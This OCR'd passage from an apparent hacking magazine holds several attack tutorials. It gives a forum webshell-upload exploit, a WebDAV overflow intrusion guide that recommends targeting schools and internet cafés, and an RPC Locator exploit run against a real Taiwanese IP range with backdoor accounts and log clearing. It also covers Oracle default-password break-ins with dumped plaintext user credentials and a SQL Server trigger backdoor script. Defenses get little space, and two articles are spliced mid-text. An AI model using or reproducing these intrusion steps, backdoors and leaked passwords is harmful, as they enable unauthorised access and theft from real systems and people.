echo  " 对不起，未登陆或者身份不正确，请  <a
href='javascript:history.back(1);'>返回检查</a>";
…
$content=stripslashes(safe_convert($content));
$title=stripslashes(safe_convert($title));
$title="".$title;
$new="$user|$title|$timestamp|$content|$membern\n";

$oldcount=count($msg);
if ($oldcount>$msgg_max) {
for ($i=$msgg_max; $i<$oldcount; $i++) unset($msg);
}

$old=implode("",$msg);
writetofile("datafile/announcesys.php",$new.$old);


echo "<br>已经成功发布<br><br><a href='announcesys.
php'>点这里返回公告中心</a>";
exit;
}
}
…
```

```
if ($job=="yesclear") {
if ($announceadmin!=1) {require("header.php");
echo  " 对不起，未登录或者身份不正确，请  <a
href='javascript:history.back(1);'>返回检查</a>";
 require("footer.php");
exit;}
if (file_exists("datafile/announcesys.php")) unlink
("datafile/announcesys.php");
echo "<br>您的所有公告已被成功清空";
exit;
}
…
```

可以看出：$announceadmin 变量并未初始化，如果我们直接指定“announceadmin=1”便可以绕开验证执行“write”和“clear”操作，更加有趣的是，$membern 没有过滤。因此，我们完全可以写个 webshell 到 /datafile/announcesys.php 文件中。

4.利用方法

提交如下URL：

http://www.target.com/php/wdb/wdb/announcesys.php?job=yesclear&announceadmin=1

将会删除 /datafile/announcesys.php 文件；

再提交如下URL：

http://www.target.com/php/wdb/wdb/announcesys.php?job=write&announceadmin=1&content= ilikecat&title=dog&step=2&membern=<?%20system($cmd);?>

然后请求：

http://www.target.com/php/wdb/wdb/datafile/announcesys.php?cmd=whoami

就有可能执行 whoami 命令，攻击可能遇到的具体问题不在本文讨论范围之内，这里不作多余说明！

后记：

本文所述漏洞涉及版本比较多，希望大家不要用于恶意攻击，否则后果自行承担哦。对了，这里还没有告诉大家如何防范呢？不过相信你可以从本期《WDB 漏洞的修复及相关防范》一文中找到答案。

利用WEBDAV漏洞结合终端服务入侵远程主机

文／李志勇

漏洞简介

WEBDAV漏洞是“Microsoft Windows 2000 ntdll.dll WebDAV接口远程缓冲区溢出漏洞”的简称。

详细描述

Microsoft IIS5.0带有WebDaV组件对用户输入的传递给ntdll.dll程序处理的请求未做充分的边界检查，远程入侵者可以通过向WebDaV提交一个精心构造的超长的数据请求而导致发生缓冲区溢出，这可能使入侵者以LocalSystem的权限在主机上执行任意指令。

受影响系统：Windows 2000+IIS 5.0

入侵前的准备

为了利用WEBDAV漏洞入侵具有该漏洞的主机，本地主机必须是Windows 2000，而且还必须具有以下几种工具：

WEBDAVSCAN.EXE（WEBDAV漏洞扫描工具，之所以选用该工具是因为该工具是批量扫描工具，而Ptwebdav是单一扫描工具，在当前溢出成功率不高的情况下，扫描到更多具有该漏洞的主机显然更为重要）

WEBDAVX3.EXE（WEBDAV漏洞中文版溢出工具）

NC.EXE（登录工具）

为了入侵的深入，有时还需要以下几种工具：

3389DLQ.EXE（Windows 2000终端服务登录器，与终端服务客户端作用相同）

ROTS.VBS（启动主机终端服务的工具，前提是主机已安装终端服务）

入侵过程

第一步：利用WEBDAVSCAN.EXE扫描有WEBDAV漏洞的远程主机。

具体过程：首先，运行WEBDAVSCAN.EXE，在“STARTIP”、“ENDIP”中分别输入起始IP地址、结束IP地址，点击“SCAN”，开始扫描。扫描过程如图1所示。

然后，点击某个地址，执行“OPEN THIS SITE”命令，浏览该地址的主页。一边扫描，一边浏览主页，这是一种很好的方法，可以大大地提高扫描的效率。不要小看这一步操作，根据浏览主页情况，可以判断能否入侵




图1

以及入侵的安全性。

最后，对扫描结果进行分析，并决定下一步操作：

“WEBDAV”字段值	浏览主页情况	结论	下一步操作
DISABLE	不必浏览主页	无此漏洞	不再进行下一步
ENABLE	主页表明可能是政府机关或大公司等	有此漏洞，但可能安装有防火墙，不易入侵成功，即使能够入侵，也可能给自己带来麻烦	推荐不再进行下一步
ENABLE	主页表明可能是网吧、论坛、游戏网站等	有此漏洞	推荐进行下一步
ENABLE	主页表明可能是学校、小公司等	有此漏洞，且基本上不安装防火墙，成功的可能性很大	推荐进行下一步

第二步：利用 WEBDAVX3.EXE 溢出具有此漏洞的且操作系统为中文 Windows 2000 的主机。

具体过程：在本地主机在“开始”菜单的“运行”中输入“CMD”，在出现的“命令提示符”窗口中执行如下命令（*.*.*.* 是要溢出的远程主机的 IP 地址）。

WEBDAVX3 *.*.*.*

溢出过程如图 2 所示。

溢出过程中有两个选择：一是耐心地等待溢出的全过程结束，根据最终结果决定下一步的操作是进行登录还是放弃；二是在溢出过程未完全结束时，根据经验判断最终结果，然后根据判断的最终结果决定下一步操作。第二种操作与第一种相比，虽然有时会出现判断错误，但由于判断错误可能性很小，所以会大大地节省时间，提高入侵的效率。大家可根据自己的情况选择进行哪种操作 。

如何在溢出过程未完全结束时，判断溢出的最终结果

溢出过程	判断最终结果	下一步操作
在相邻的两个OFFSET出现“WAITING FOR IISRSSTART”字样，并且在下一个OFFSET出现长时间的停顿（测试一个OFFSET需要6秒左右的时间，超过6秒就可以称为“长时间的停顿”）	100%已溢出	在出现停顿的OFFSET处按CTRL+C中止溢出，并进行登录
在一个OFFSET出现“WAITING FOR IIS RSSTART”字样，并且在下一个OFFSET出现长时间的停	80%已溢出	在出现停顿的OFFSET处按CTRL+C中止溢出，并进行登录
顿在一个OFFSET出现“WAITING FOR IIS RSSTART”字样，之后显示“FAILED”	不可溢出（大概有防火墙）	测试溢出其他主机
在OFFSET -4后，仍未出现“WAITING FOR IIS RSSTART”字样	基本上不可溢出	按CTRL+C中止溢出，测试溢出其他主机

在溢出过程完全结束或在中间中止时，如何迅速判断溢出是否成功?

因为溢出成功以后，IIS 一般就会崩溃，所以可以根据溢出前后该主机主页的变化来判断溢出是否成功。浏览该主机的主页，如果已不可浏览，说明溢出成功；否则，说明溢出未成功。

第三步：登录已溢出的远程主机。

在“命令提示符”窗口中执行如下命令 ：

NC -VV 61.*.*.* 7788

或者TELNET 61.*.*.* 7788




图 2

图 3

登录过程如图 3 所示：

如出现此种结果，说明成功登录远程主机，溢出成功！现在可以在远程主机上以“LocalSystem”身份执行任意命令。但是，不知道是远程执行命令的原因还是溢出程序的原因，有的命令要按两次回车才能执行和显示执行成功提示。

一个 WEBDAV 漏洞完整的扫描、溢出、登录到此已经结束。

入侵的深入

由于运行 Windows 2000+IIS 的主机的部分是作为服务器使用，所以能入侵的 Windows 2000 大多是 ADVANCED SERVER 版，个别是 SERVER 版，PROFESSIONAL 版基本没有。由于 Windows 2000 ADVANCED SERVER版和Windows 2000 SERVER 都有终端服务，所以利用 WEBDAV 漏洞在远程主机上建立管理员账

户，然后通过终端服务进入主机是一种成功率很高的方法。

第一步：在远程主机上新建一个账户，并将该账户加入远程主机的管理员组。

具体过程：在C：\WINNT\SYSTEM32>提示符下输入下列命令：

NET USER HP 123 /ADD

NET LOCALGROUP ADMINISTRATORS HP /ADD

f¼4

图 5

图 6




图 7

第二步：利用 Windows 2000 终端服务登录工具 3389DLQ.EXE 测试登录远程主机，测试远程主机是否安装并启动了终端服务。登录过程如图 4 所示。

如果出现图 5 所示：

说明远程主机已安装并启动了终端服务，快用新建的管理员账户登录。什么，“口令错误”，噢，这是正常的，因为已安装并启动的终端服务一般都是设置为只能由 ADMINISTRATOR 来远程登录的，设置管理员组的所有用户都可以登录的非常少。

如果出现图 6 所示：

说明远程主机没有安装或没有启动终端服务。

第三步：对于已安装终端服务，但没有启动终端服务或者已启动终端服务但是设置为只能由ADMINISTRATOR来登录的主机，采用启动主机终端服务的工具 ROTS.VBS 启动远程主机的终端服务并改动其设置。

在本地主机的“命令提示符”窗口（注意：不是远程主机的命令提示符）中执行如下命令：（命令中的 IP 地址是虚拟的）

cscript rots.vbs 61.61.61.61 HP 123 3389 /r

上述命令的意义是，启动远程主机61.61.61.61的终端服务，并设置为由 HP 账户登录，登录端口为 3389。

图 8

启动过程如图 7 所示：

如出现图 7，则说明启动可能成功。此时浏览该主机的主页，已不可显示。

第四步：由于启动终端服务需要一段时间，因此，估计已过 5 分钟后再利用 Windows 2000终端服务登录工具3389DLQ.EXE测试登录远程主机。

输入我们建立的账户和密码，啊，成功了！下面，你就可以像操作自己主机一样操作别人的主机了。


解决方案

第一种方法是安装安全补丁：补丁可以到“安全焦点”去下载。

第二种方法是设置注册表：将HKEY_LOCAL_MACHINE\SYSTEM\Current ControlSet\Services\W3SVC\Parameters下Disable Web DAV的值设为“dword:00000001”。

Windows RPC Locator

远程攻击详解



文／sagi

前些日子，Webdav 远程溢出漏洞闹得沸沸扬扬，可热度还没有退下去，马上 Win2000 又被发现了新的远程溢出漏洞。只不过这次问题是出现在 Windows RPC Locator Service 上的，在网上也已经出现了相应的攻击程序，不过即使如此，该漏洞的实现仍然比以往的远程溢出攻击的步骤要稍微的复杂一些。

下边我将详细地介绍一下该漏洞的远程攻击过程。

就目前广泛使用的扫描程序，如流光 4.7、x-scan 2.3、x-way2.5 等都具备对该漏洞的探测功能，因此要想扫描存在该漏洞的主机，必须像扫描 webdav 漏洞那样使用专用的扫描程序。

```
G:\hacker\winrpc>rpc_locator
Microsoft Locator Scanner
Scans a range of IP addresses looking for Microsoft com-
puters
running the Locator Service
C:\>rpc_locator IPAddress_Start IPAddress-End
where IPAddress-Start is the IP adress to start from
and IPAddress-End is the last address in the range.
Only works over a class C network.
e.g.
C:\>rpc_locator 10.1.1.1 10.1.1.254
cpyy
cpyy@sina.com
2003/4/8
```

如图 1 所示，对于该扫描程序的使用讲得非常详细，虽然是英文，我想许多已都看得懂。接下来，我们就进行扫描。

```
G:\hacker\winrpcex>rpc_locator 61.13.6.1 61.13.6.254
Scan is starting...
61.13.6.81: **** Locator is running! ****
61.13.6.155:Locator Service is not running
61.13.6.179: **** Locator Service is running!
****
```

我扫描的是台湾的一个 IP 段，拿国内的主机做入侵试验可不好，如图 2 所示，发现了两个开放 Locator Service 的主机，下面来看一下溢出程序的使用。

```
G:\hacker\winrpc\rpc

XLocator--MS RPC LOCATOR Service Ex-
ploit for win2k_en_cn_sp0-3
Author:cooleyas@21cn.com 2003-04-06
```




图 1




图 2

```
Based on Marcin Wolak's rpcexp.c

usage:
1.Set registry values in Your workstation as below:
HKLM\SOFTWARE\Microsoft\Rpc\NameService\
NetworkAddress = targetIP
HKLM\SOFTWARE\Microsoft\Rpc\NameService\
ServerNetworkAddress = targetIP
2.Establish null session: net use \\targetIP\ipc$ "" /u:""
3.Run Exploit: XLocator <os_type>
 <os_type>
 0 ==> en_cn-sp0,en_cn-sp1,en_cn-sp3
 1 ==> en_cn-sp1,en_cn-sp2
 if success,target will add a user "xx" passed is "1a!.9nH".
```

如图 3 所示，整个的攻击过程需要分 3 步走，先修改注册表，然后与攻击目标建立空连接，然后执行溢出程序。对于许多新手来讲，这确实存在着很大的难题，也足以让人头疼的了。

OK，让我们先来看一下要如何修改我们的注册表。

执行 regedit，打开注册表，找到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc\NameService”，在右边会出现几个键值，我们要做修改的就是其中的“Network Address”以及“Server Network Address”；右击“Network Address”，出现如图 4 所示的画面，将“数值数据”一栏中改为对方的 IP 地址，“ServerNetworkAddress”也要做同样的修改，确定就可以了。

接下来，我们要与目标主机建立一个空连接，其实扫描的时候，系统就已经与允许空连接的主机进行了连接，我们可以通过 net use 清楚地查看到所有的连接。此时，可以先使用 net use * /delete 断开所有的连接。

```
G:\hacker>net use \\61.13.6.179\ipc$ "" /user:""
命令成功完成。
```

最后，直接运行溢出程序。

```
G:\hacker\winrpcex>rpc 0
Done.
```

如图 5 所示，溢出程序提示完成，不过具体有没有溢出成功，单看这个信息是不准确的，除非我们可以像溢出程序讲的那样，能用溢出程序自动添加的后门账号“xx”连接成功才行。

在用“xx”账号连接前别忘了，我们已经与对方建立了空连接，因此首先得断开这个空连接，否则因为冲突，我们就无法再用“xx”账号与对方建立连接，如图 6 。

```
G:\hacker\winrpcex>net use * /delete
你有以下的远程连接：
\\61.13.6.179\ipc$
继续运行会取消连接。
是否继续此操作?(Y/N) [N]:y
命令成功完成。
```




图 3


图 4


图 5


图 6

接下来，就让我们使用“xx”账号与对方建立连接，这是最关键的一步。如果能够连接成功的话，则表明我们的溢出已经完全成功了。

G:\hacker\winrpcex>net use \\61.13.6.179\ipc$ "1a.9nH" /user:"xx"

命令成功完成。

如图 7 所示，此时，我们的权限为 Administrator。虽然我们此时已经可以做许多的事了，但是使用 net 命令总归不大方便，因此我们有必要打开对方的远程登录服务或终端连接服务，如图 8 所示。

G:\hacker>copy ntlm.exe \\61.13.6.179\admin$

已复制 1 个文件。

G:\hacker>net time \\61.13.6.179

\\61.13.6.179 的当前时间是2003/4/9 下午 10:42

命令成功完成。

G:\hacker>at \\61.13.6.179 22:45 net stop telnet

新加了一项作业，其作业 ID = 1

G:\hacker>at \\61.13.6.179 22:45 ntlm.exe

新加了一项作业，其作业 ID = 2

G:\hacker>at \\61.13.6.179 22:45 net start telnet

新加了一项作业，其作业 ID = 3

当然了，我们也可以使用 opentelnet 或是其他的一些类似的工具，也可以使用别的工具开启对方的终端服务，甚至可以直接使用木马程序。

几分钟后，估计程序已经执行了，我们就开始登录 。

G:\hacker>telnet 61.13.6.179

熟悉的画面出现了，如图 9 所示，这表明我们已经成功地开启了对方的 Telnet 服务并消除了 ntlm 认证。输入那个后门账号及密码吧，如图 10 所示。

就这样，一次完整的 Windows RPC LOCATOR 远程入侵完成了。当然剩下的事，就是清除历史记录什么的了。

事实上，Windows 的 RPC LOCATOR Service 默认并不开放，只有域服务器才有可能开放这个服务，因此该漏洞的威胁要比 webdav 漏洞轻一些，再加上实现该漏洞远程攻击的手法要比 webdav、.printer、idq&idq、unicode 等漏洞复杂一些，所以在许多网络新手中并没有引起多少的注意。

另外，在攻击的过程中我们会发现，就是必须要与对方先建立空连接，具体的原因我不太清楚，但如果这一步为必须的话，那么同样的道理，对于管理员来说，只要禁止了空连接，虽然从根本上并没有修复该漏洞，却也可以暂时的防范这个程序的远程攻击。


图 7


图 8




图 9


图 10

时常听说MSSQL的默认密码是多么的危险，使用默认密码将会后患无穷，而不少网站也是因为这个漏洞而被攻击的；如果企业中使用的数据库为Oracle系统呢？它的安全性如何？可能读者们没有太多的机会接触这样大型的数据库软件，而本文作者正是向你介绍Oracle数据库存在的安全问题。

Oracle数据库默认密码的威胁

文／欲望之翼

Oracle数据库是现在很流行的数据库系统，很多大型网站都采用Oracle，它之所以倍受用户喜爱，是因为它有以下突出的特点 ：

（1）支持大数据库、多用户的高性能的事务处理。Oracle支持最大数据库，其大小可到几百千兆，可充分利用硬件设备。支持大量用户同时在同一数据上执行各种数据应用，并使数据争用最小，保证数据一致性。系统维护具有高的性能，Oracle每天可连续24小时工作，正常的系统操作（后备或个别计算机系统故障）不会中断数据库的使用。可控制数据库数据的可用性，可在数据库级或在子数据库级上控制 。

（2）Oracle遵守数据存取语言、操作系统、用户接口和网络通信协议的工业标准。所以，它是一个开放系统，保护了用户的投资。美国标准化和技术研究所（NIST）对Oracle7 SERVER进行检验，100%地与ANSI/ISO SQL89标准的二级相兼容 。

（3）实施安全性控制和完整性控制。Oracle为限制各监控数据存取提供系统可靠的安全性。Oracle实施数据完整性，为可接受的数据指定标准。

（4）支持分布式数据库和分布处理。Oracle为了充分利用计算机系统和网络，允许将处理分为数据库服务器和客户应用程序，所有共享的数据管理由数据库管理系统的计算机处理，而运行数据库应用的工作站集中于解释和显示数据。通过网络连接的计算机环境，Oracle将存放在多台计算机上的数据组合成一个逻辑数据库，可被全部网络用户存取。分布式系统像集中式数据库一样具有透明性和数据一致性。

（5）具有可移植性、可兼容性和可连接性。由于Oracle软件可在许多不同的操作系统上运行，以致Oracle上所开发的应用可移植到任何操作系统，只需很少修改或不需修改。Oracle软件同工业标准相兼容，包括很多工业标准的操作系统，所开发应用系统可在任何操作系统上运行。可连接性是指Oracle允许不同类型的计算机和操作系统通过网络可共享信息。

虽然Oracle数据库具有很高的安全性，但是如果我们在配置的时候不注意安全意识，那么也是很危险的。也就是说，安全最主要的还是要靠人自己，而不能过分依赖软件来实现。

我们知道，在MSSQL中，安装完成后默认有个sa的登录密码为空，如果不更改就会产生安全漏洞。那么Oracle呢？也有的。为了安装和调试的方便，Oracle数据库中的两个具有DBA权限的用户Sys和System的缺省密码是manager。笔者发现很多国内网站的Oracle数据库没有更改这两个用户的密码，其中也包括很多大型的电子商务网站，我们就可以利用这个缺省密码去找我们感兴趣的东西。如何实现，看下面的文章吧。

进行测试前，我们先来了解一些相关的知识，我们连接一个Oracle数据库的时候，需要知道它的service_name或者是Sid值，就像MSSQL一样，需要知道数据库名。那如何去知道呢，

猜？呵呵，显然是不行的。这里我们先讲讲Oracle的TNS listener，它位于数据库Client和数据库Server之间，默认监听1521端口，这个监听端口是可以更改的。但是如果你用一个TCP的session去连接1521端口的话，Oracle将不会返回它的banner，如果你输入一些东西的话，它甚至有可能把你踢出去。这里我们就需要用tnscmd.pl这个perl程序了，它可以查询远程Oracle数据库是否开启（也就是ping了），查询版本，以及查询它的服务名、服务状态和数据库服务名，而且正确率很高。

理论方面的讲完了，如果还有什么不懂的可以去查找相关资料。现在开始测试吧，需要的工具有：ActivePerl、Oracle客户端、Superscan或者是其他扫描端口的软件——Tnscmd.pl。

我们先用Superscan扫描开放了端口1521的主机，假设其IP是xx.xx.110.110，这样目标已经有了。然后，我们要做的就是用Tnscmd.pl来查询远程数据库的服务名了，Tnscmd.pl的用法如下：

```
C:\perl\bin>perl tnscmd.pl
usage: tnscmd.pl [command] -h hostname
        where 'command' is something like ping, version, status, etc.
        (default is ping)
         [-p port] - alternate TCP port to use (default is 1521)
        [--logfile logfile] - write raw packets to specified logfile
       [--indent] - indent & outdent on parens
        [--rawcmd command] - build your own CONNECT_DATA string
      [--cmdsize bytes] - fake TNS command size (reveals packet leakage)
```

我们下面用的只有简单的几个命令，其他的命令也很好用，一起去发掘吧……

然后，我们就这样来：

```
C:\perl\bin>perl tnscmd.pl services -h xx.xx.110.110 -p 1521 -indent
sending (CONNECT_DATA=(COMMAND=services)) to xx.xx.110.110:1521
writing 91 bytes
reading
```

```
._.....6.....?.....
  DESCRIPTION=
    TMP=
     VSNNUM=135286784
    ERR=0
    SERVICES_EXIST=1
.Q.....
  SERVICE=
    SERVICE_NAME=ORCL
    INSTANCE=
      INSTANCE_NAME=ORCL
      NUM=1
      INSTANCE_CLASS=ORACLE
      HANDLER=
          HANDLER_DISPLAY=DEDICATED SERVER
        STA=ready
        HANDLER_INFO=LOCAL SERVER
        HANDLER_MAXLOAD=0
        HANDLER_LOAD=0
        ESTABLISHED=447278
        REFUSED=0
         HANDLER_ID=8CA61D1BBDA6-3F5C-E030-813DF5430227
        HANDLER_NAME=DEDICATED
        ADDRESS=
          PROTOCOL=beq
          PROGRAM=/home/oracle/bin/oracle
         ENVS='ORACLE_HOME=/home/oracle, ORACLE_SID=ORCL'
          ARGV0=oracleORCL
          ARGS='
            LOCAL=NO
.....@
```

从上面得到的信息，我们可以看出数据库的服务名为ORCL，然后我们就可以通过sqlplus工具来远程连上它了，用户名和密码我们用默认的system/manager或者是sys/manager，其他的如mdsys/mdsys、ctxsys/ctxsys等，这个默认用户和密码是随版本的不同而改变的哦~~~~。

如下：

```
C:\oracle\ora90\BIN>sqlplus /nolog
SQL*Plus: Release 9.0.1.0.1 - Production on Thu May 23 11:36:59 2002
(c) Copyright 2001 Oracle Corporation.  All rights reserved.
SQL>connect system/manager@(description=
```

(address_list=(address=(protocol=tcp)(host=xx.xx.110.110)(port=1521)))(connect_data=(SERVICE_NAME=ORCL)));

如果密码正确，那么就会提示connected，如果不行,再换别的默认用户名和密码。经过笔者的尝试，一般用dbsnmp/dbsnmp都能进去。当然，如果对方已经把默认密码改了，那我们就只能换别的目标了。但是，我发现很多都是不改的，这个就是安全意识的问题了。

成功连接后，这样来：

```
SQL>select distinct owner from all_objects;
```

上面是查看数据库里面有多少用户，是不是觉得Oracle数据库和MSSQL数据库很像？提交后出现以下信息：

```
CTXSYS
MDSYS
DEMO
PUBLIC
SYS
SYSTEM
ORCL
…
```

我们需要的就是ORCL了，其他全是系统默认的，没有什么价值，呵呵~~~~

SQL>select owner,table_name from dba_tables where owner='ORCL';

上面是查看数据表的内容了，提交后，出现以下信息：

```
OWNER          TABLE_NAME
---------      ---------------------
ORCL           MLOG$_T1
ORCL           PLAN_TABLE
ORCL           VODAD
ORCL           VODADMIN
ORCL           VODBUSI
ORCL           VODFIRM
ORCL           VODFIRMDETAIL
ORCL           VODGROUP
ORCL           VODLOG
ORCL           VODSUR
.....
.....
ORCL           REGUNITTYPE
ORCL           REGUSER
....
```

怎么样，发现你感兴趣的没有呢？REGUSER？用户信息……哈哈。然后提交如下语句：

```
SQL> desc ORCL.REGUSER;
Name           Null?      Type
-----          -------    ----------------
UNAME                     VARCHAR2(32)
PASSWORD                  VARCHAR2(20)
IDTYPE                    VARCHAR2(2)
IDNUM                     VARCHAR2(20)
OCCUPATION                VARCHAR2(2)
BIRTHDAY                  DATE
USTATE                    NUMBER(38)
.....
```

是不是眼前一亮？出现了用户名和密码的字眼哦，那还等什么呢？提交如下语句吧：

```
SQL> select UNAME,PASSWORD from ORCL.REGUSER;.....
UNAME          PASSWORD
---------      ---------------
coolboy        780929
Babycat        546789
Mickey         794951
WING           357954
Badb0y         490570
abcd           161346
wwwcool        940216
UNAME          PASSWORD
---------      ---------------
killer         643059
lilymi         724811
mick           190553
Nicky          277514
.....
```

得到什么了？用户名和密码，而且是明文的！这样，我们就成功地得到了该数据库的敏感信息了，还想干什么呢？小心为妙，呵呵。

以上的密码是没有加密的，如果我们遇到那些安全意识比较强的管理员的话，那结果就不一样了，他会把默认密码更改掉，把敏感数据加密。比如，我遇到的另一个主机就是这样的情况了，

如今，网上的各种木马、后门程序非常多，比如有图形界面控制的冰河、网络神偷等，用 Telnet 直接连接的 icmd、winshell 等。这些后门都是可执行程序，在你入侵了别人的机器后在别人的机器上运行就可以安装。本文要说的后门并不是可执行程序，而是一个脚本，正确的叫法是触发器脚本，它使用 T-SQL 写成。

SQL Server 触发器后门

文／shocker

首先说一下 SQL Server 触发器的概念，触发器其实跟 SQL Server 的存储过程有些相似（什么是存储过程就不用我说了吧，就是像 xp_cmdshell 这样的东西），可以执行一些特定的功能。

但是，触发器是一种特殊类型的存储过程，不由用户直接调用。创建触发器时会对其进行定义，以便在对特定表或列作特定类型的数据修改时执行 。

知道了这些，我就要说一下这个触发器后门的思路了。

密码不是明文显示的，而是进行了加密，这样就在一定程度上增强了安全性。

```
SQL> select user_login_name,user_password from **.
**;

USER_LOGIN_NAME       USER_PASSWORD
--------------------  ------------
admin                 oc1VhCpFQ2Gfv5lLgqBlJ4nj
zsq                   fEqNCco3Yq9h5ZUglD3CZJT4
cyc                   fEqNCco3Yq9h5ZUglD3CZJT4
alan                  igp+2MewyV3chSc/kDsfXJX4
cindy                 Gb5DH4d0CClTzo09E7kJ8Ty5
alice                 fEqNCco3Yq9h5ZUglD3CZJT4
carrie                fEqNCco3Yq9h5ZUglD3CZJT4
wxm                   fEqNCco3Yq9h5ZUglD3CZJT4
zhangj                fEqNCco3Yq9h5ZUglD3CZJT4
chengwl               fEqNCco3Yq9h5ZUglD3CZJT4
peggy                 fEqNCco3Yq9h5ZUglD3CZJT4
```

那么，密码加密了是否就没有办法了呢？当然不是的，即使是 MD5 加密的密码也是可以破解的嘛。如果密码破解不出来，我们至少也得到了用户的 ID，哈……

就像 MSSQL 的 sa 弱口令可以得到系统权限一样，我们也可以利用这个得到主机的某些权限的，这里就不再讲了，当你明白了 oracle 的基本命令和操作指令后自然就知道了。

上面讲了这么多，那么如何来修改这个默认口令呢，这才是我们关心的问题。具体操作如下：

在 SQL*DBA 下键入：

alter user sys indentified by password;

alter user system indentified by password;

其中，password 为你为用户设置的密码。

其实，就是这么简单的几个语句就可以把安全性提高很多。

总结：一句话，安全还是意识的问题，如果脑子里没有安全意识，那最安全的系统也是不安全的 。

附件：Tnscmd.pl 见光盘

假设你入侵了一个SQL Server的服务器，并且这个服务器上有ASP程序(例如，说是一个用户注册程序或者是一个论坛之类的)，使用SA权限连接SQL Server服务器进行操作，这时我们在它的一个表中插入这个触发器，代码如下：

```
----------------code begin----------------
--SqlServer 触发器后门 v1.0
--codz by shocker<sh0cker@163.com>
--http://shocker.126.com
--http://c4st.51.net
------------------------------------------
CREATE TRIGGER backdoor
ON test FOR INSERT
--这里的test是表名,根据你要把触发器放置的位置更改
-- 也就是你把触发器放在了哪个表里面
AS
declare @pass char(255)
-- 判断插入的信息,需要根据被插入表的结构修改下面这行 sql 语句
SELECT @pass=UserName from inserted
-- 你可以修改此处 shell，改为你想要得特殊内容，
if (@pass LIKE '%shell%')
begin
        declare @ret int
        -- 判断 xp_cmdshell 是否存在
        exec @ret =sp_helpextendedproc xp_cmdshell
        --xp_cmdshell 不存在的情况下，根据 sql 版本恢复他
        if (@ret=1)
        begin
            declare @ver char(255)
            SELECT @ver =  @@VERSION
            if (@ver LIKE '%8.00%')
                -- 针对 SQL2000 版本
                exec sp_addextendedproc '[master].[dbo].[xp_cmdshell]','xplog70.dll'
            else
                -- 针对 SQL7.0 版本
                exec sp_addextendedproc '[master].[dbo].[xp_cmdshell]','xpsql70.dll'
        end
        -- 一些简单的测试
        exec master.dbo.xp_cmdshell 'net user shocker shocker /add'  -- 添加系统用户
        exec master.dbo.xp_cmdshell 'net localgroup administrators shocker /add'  -- 加为管理员
        exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\TelnetServer\1.0','NTLM','REG_DWORD',1
        exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\TelnetServer\1.0','TelnetPort','REG_DWORD',5800
        exec master.dbo.xp_servicecontrol 'start','tlntsvr'  -- 开 telnet 服务在 5800 端口
        exec master.dbo.sp_addlogin 'winters', 'winters'  -- 添加 SQL 用户
        exec master.dbo.sp_addsrvrolemember 'winters', sysadmin  -- 添加用户到 SQL 管理员
end
go
----------------code end----------------
```

代码的解释已经很详细了，这里我再说一下具体实现的功能。这个脚本的实现的功能是每当这个表有INSERT特定内容的时候，该触发器就会在系统中建立一个系统账户。

